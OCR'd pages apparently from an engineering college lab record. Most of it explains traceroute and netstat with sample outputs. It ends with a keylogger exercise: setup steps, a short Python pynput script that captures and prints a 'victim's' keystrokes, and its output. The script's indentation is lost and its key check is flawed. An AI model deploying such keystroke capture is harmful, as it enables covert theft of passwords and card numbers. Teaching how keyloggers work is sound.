


Fig. 5 : A traceroute check for Zoho.com

traceroute to Zoho.com (136.143.190.155), 30 hops max, 60 byte packets

This tells us that there is a maximum number of 30 hops from the client to the Zoho.com server.

11 ae16.cr2.sjc2.us.zip.zayo.com (64.125.31.14)
256.322ms 256.295 ms 247.383 ms

The first column shows the number of the hop (11), while the second column displays the hop address:

ae16.cr2.sjc2.us.zip.zayo.com (64.125.31.14)

The third column shows three different times in milliseconds for each packet. We can configure the number of packets to be sent by running.

traceroute -q [number of packets] Zoho.com

```
traceroute to zoho.com (136.143.190.155), 30 hops max, 60 byte packets
 1  192.168.1.1 (192.168.1.1)  3.789 ms  3.725 ms  3.695 ms  3.720 ms  3.689 ms  3.665 ms *
 2  static.vnpt-hanoi.com.vn (203.210.148.66)  5.828 ms  4.111 ms  5.785 ms  5.615 ms  5.594 ms  5.722
ms  5.701 ms
 3  static.vnpt.vn (113.177.29.133)  5.679 ms  5.699 ms  4.982 ms static.vnpt.vn (113.177.31.225)  4.83
2 ms  4.763 ms static.vnpt.vn (113.177.29.133)  4.713 ms static.vnpt.vn (113.177.31.225)  5.058 ms
 4  static.vnpt.vn (113.171.33.149)  4.624 ms  3.365 ms static.vnpt.vn (113.171.32.25)  3.583 ms static
.vnpt.vn (113.171.33.149)  3.527 ms  3.475 ms  3.423 ms static.vnpt.vn (113.171.32.25)  4.018 ms
 5  * static.vnpt.vn (113.171.5.197)  42.093 ms *  41.986 ms * *  42.655 ms
 6  static.vnpt.vn (113.171.35.81)  4.218 ms  4.367 ms  4.337 ms  4.512 ms static.vnpt.vn (113.171.35.8
3)  4.436 ms static.vnpt.vn (113.171.35.81)  4.386 ms  4.342 ms
 7  static.vnpt.vn (113.171.37.243)  23.456 ms  23.412 ms  23.301 ms  23.251 ms  21.783 ms  21.706 ms
21.598 ms
 8  * * * * * * *
 9  63-223-60-106.static.pccwglobal.net (63.223.60.106)  178.173 ms  178.336 ms  177.681 ms  177.597 ms
  178.336 ms  176.892 ms  176.759 ms
10  63-217-21-194.static.pccwglobal.net (63.217.21.194)  176.842 ms  176.799 ms  184.975 ms  176.152 ms
  177.169 ms  185.183 ms  175.641 ms
11  ae16.cr2.sjc2.us.zip.zayo.com (64.125.31.14)  176.533 ms  177.498 ms  176.341 ms  176.228 ms  177.6
15 ms  177.683 ms  176.579 ms
12  ae27.cs2.sjc2.us.eth.zayo.com (64.125.30.232)  192.350 ms  197.071 ms  196.906 ms  195.874 ms  192.
997 ms  192.886 ms *
13  * * * * * * *
14  * 64.125.23.173 (64.125.23.173)  304.762 ms  304.649 ms  287.436 ms  271.067 ms  271.023 ms  271.00
3 ms
15  ae27.mpr2.sea1.us.zip.zayo.com (64.125.29.3)  270.846 ms  270.828 ms  204.819 ms  204.768 ms  204.7
43 ms  204.724 ms  204.708 ms
16  * * * * * * *
17  * * * * * * *
18  * * * * * * *
19  * * * * * * *
20  * * * * * * *
21  * * * * * * *
```

Fig. 6 : traceroute run with options for sending seven packets

For the full list of options that traceroute supports, run traceroute –help.




Fig. 7 : traceroute options

traceroute is a handy tool for determining response delays and routing loops or locating points of failure when reaching a certain destination.
However, traceroute messages are often blocked by routers in many autonomous systems, which can make traceroute results inaccurate.

To make sure we get accurate information, we will first need to look up the autonomous systems with dig or whois, then combine these tools with traceroute.

The netstat tool

netstat is a command line tool that shows users all network connections at one end point in their local machine. This is useful when we want to know if a process is running successfully or whether a specific port is in use.

For example, we can run netstat on a Windows machine and see what information we'll get.

```
C:\Users\Admin>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.3:49678      relay-aadeb76e:http    ESTABLISHED
  TCP    192.168.1.3:49689      20.198.162.78:https    ESTABLISHED
  TCP    192.168.1.3:49772      si-in-f188:5228        ESTABLISHED
  TCP    192.168.1.3:50162      relay-ba5d50f3:http    ESTABLISHED
  TCP    192.168.1.3:50199      a23-61-254-55:https    CLOSE_WAIT
  TCP    192.168.1.3:50556      sc-in-f188:5228        ESTABLISHED
  TCP    192.168.1.3:50669      52.114.44.81:https     ESTABLISHED
  TCP    192.168.1.3:51115      a2-17-48-218:https     ESTABLISHED
  TCP    192.168.1.3:51116      ec2-35-174-127-31:https  ESTABLISHED
  TCP    192.168.1.3:51138      ec2-34-243-178-158:https  ESTABLISHED
  TCP    192.168.1.3:51157      sd-in-f17:https        ESTABLISHED
  TCP    192.168.1.3:51173      sd-in-f17:https        ESTABLISHED
  TCP    192.168.1.3:51175      20.189.173.10:https    TIME_WAIT
  TCP    192.168.1.3:51178      52.114.14.226:https    ESTABLISHED
  TCP    192.168.1.3:51180      a23-79-108-24:http     ESTABLISHED
  TCP    192.168.1.3:51181      static:http            ESTABLISHED
  TCP    192.168.1.3:51182      20.42.73.25:https      ESTABLISHED
  TCP    192.168.1.3:51183      20.189.173.3:https     TIME_WAIT
  TCP    192.168.1.3:51184      sd-in-f18:https        ESTABLISHED
```

Fig. 8 : netstat showing a list of connections

Here we have a list showing active connections, protocols, the local address with the corresponding port, the foreign addresses, and the state of the process.

For another example, we'll start a PostgreSQL server in our local machine, but there's an error coming up showing that port 5432 is currently in use. To find out which process is currently running on this port, we will need to
combine netstat with the grep command.

netstat -ltnp | grep -w '5432'

```
13/02/22 17:20:26        in ~/Tools/Postman λ sudo netstat -ltnp | grep -w '5432'
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      2100/postgres
```

Fig. 9 : Check the process running on port 5432 with netstat and grep

We can see from figure 9 that there is a PostgreSQL process running on port 5432, so there's no need to trigger the PostgreSQL server again.

netstat comes with multiple options for different scenarios. netstat –help will show us the full list of options.








Fig. 10: The full list of netstat options

OUTPUT:


Hulk@kali: ~
(Hulk㉿kali)-[~]
$ ping google.com
PING google.com (142.250.196.46) 56(84) bytes of data.
64 bytes from maa03s45-in-f14.1e100.net (142.250.196.46): icmp_seq=1 ttl=51 time=26.7 ms
64 bytes from maa03s45-in-f14.1e100.net (142.250.196.46): icmp_seq=2 ttl=51 time=44.1 ms
64 bytes from maa03s45-in-f14.1e100.net (142.250.196.46): icmp_seq=3 ttl=51 time=37.7 ms
64 bytes from maa03s45-in-f14.1e100.net (142.250.196.46): icmp_seq=4 ttl=51 time=27.4 ms
64 bytes from maa03s45-in-f14.1e100.net (142.250.196.46): icmp_seq=5 ttl=51 time=43.9 ms
^C
--- google.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4098ms
rtt min/avg/max/mdev = 26.730/35.974/44.136/7.642 ms
(Hulk㉿kali)-[~]
$


Hulk@kali: ~
(Hulk㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::913b:d9de:80e4:43cc prefixlen 64 scopeid 0x20<link>
ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
RX packets 1741 bytes 1342286 (1.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1135 bytes 323266 (315.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 221 bytes 72636 (70.9 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 221 bytes 72636 (70.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(Hulk㉿kali)-[~]
$


Administrator: Command Prompt
C:\Windows\System32>tracert google.com
Tracing route to google.com [2404:6800:4007:805::200e]
over a maximum of 30 hops:
1 20 ms 2 ms 2 ms 2409:40f4:2f:7f3f::4c
2 65 ms 17 ms 18 ms 2405:200:5218:21:3924:0:3:45
3 26 ms 15 ms 15 ms 2405:200:5218:21:3925::ff06
4 35 ms 16 ms 18 ms 2405:200:801:900::15fc
5 * * * Request timed out.
6 * * * Request timed out.
7 56 ms 23 ms 21 ms 2001:4860:1:1::136
8 43 ms 22 ms 19 ms 2404:6800:8125::1
9 37 ms 23 ms 22 ms 2001:4860:0:1::5658
10 48 ms 22 ms 20 ms 2001:4860:0:1::448d
11 39 ms 20 ms 21 ms maa05s13-in-x0e.1e100.net [2404:6800:4007:805::200e]
Trace complete.
C:\Windows\System32>


Hulk@kali: ~
(Hulk㉿kali)-[~]
$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address Foreign Address State
udp 0 0 kali:bootpc _gateway:bootps ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags Type State I-Node Path
unix 3 [ ] STREAM CONNECTED 12327
unix 3 [ ] STREAM CONNECTED 14092
unix 3 [ ] STREAM CONNECTED 11698 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 12562
unix 3 [ ] STREAM CONNECTED 12300 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 10702 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 9537 /run/dbus/system_bus_socket
unix 3 [ ] STREAM CONNECTED 9512
unix 3 [ ] STREAM CONNECTED 5674
unix 3 [ ] STREAM CONNECTED 11997
unix 3 [ ] STREAM CONNECTED 11625
unix 3 [ ] STREAM CONNECTED 11617
unix 3 [ ] STREAM CONNECTED 12512 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 11062 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 11667 /run/user/1000/bus
unix 3 [ ] STREAM CONNECTED 9549 /run/user/1000/bus

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
Viva Voce	**05**	
TOTAL	**40**	

RESULT:

Ex.No:	
Date:	

AIM:

DESCRIPTION:

A keylogger is a type of malicious software or hardware designed to covertly capture and record keystrokes made by a user on a computer or mobile device. It can log everything typed, including usernames, passwords, credit card numbers, and other sensitive information. Keyloggers can operate at various levels of the system, from software-based applications running in the background to hardware devices installed between the keyboard and computer. They are often used for unauthorized surveillance or cyber espionage. Detecting keyloggers can be challenging as they can operate stealthily without the user's knowledge. Preventive measures include using reputable antivirus software, keeping systems updated, and being cautious of suspicious links or downloads.

ALGORITHM:

1.Start the python program.

2.Save the python file.

3.Open the Command prompt(cmd).

4.Enter the command (python -m pip install --upgrade pip).

5.Install the pynput package (pip install pynput).

6.Go to particular python file (eg:- cd Desktop).

7.Enter the command (python keylogger.py).

PROGRAM:

```
import pynput.keyboard as pavi
stored_key=""
def key_press(key):
global stored_key
try:
stored_key=stored_key + str(key.char)
print(stored_key) #display victim key_strokes
except AttributeError:
if key==key.space or key.backspace:
stored_key=stored_key+" "
print(" ")
else:
stored_key = stored_key +" "+ str(key)+ " "
print(stored_key) # display victim key_stocks
""" callback function
|
V """
key_record=pavi.Listener(on_press=key_press)
#using with command
with key_record as listener:
listener.join()
```

OUTPUT:

KEYS ENTERED:

1234ASDFG

KEYLOGGER:

1

12

123

1234

1234A

1234AS

1234ASD

1234ASDF

1234ASDFG

PAAVAI ENGINEERING COLLEGE (Autonomous)		
DESCRIPTION	**MAX. MARKS**	**MARKS AWARDED**
Preparation & Conduction	**10**	
Observation & Results	**20**	
Record Completion	**05**	
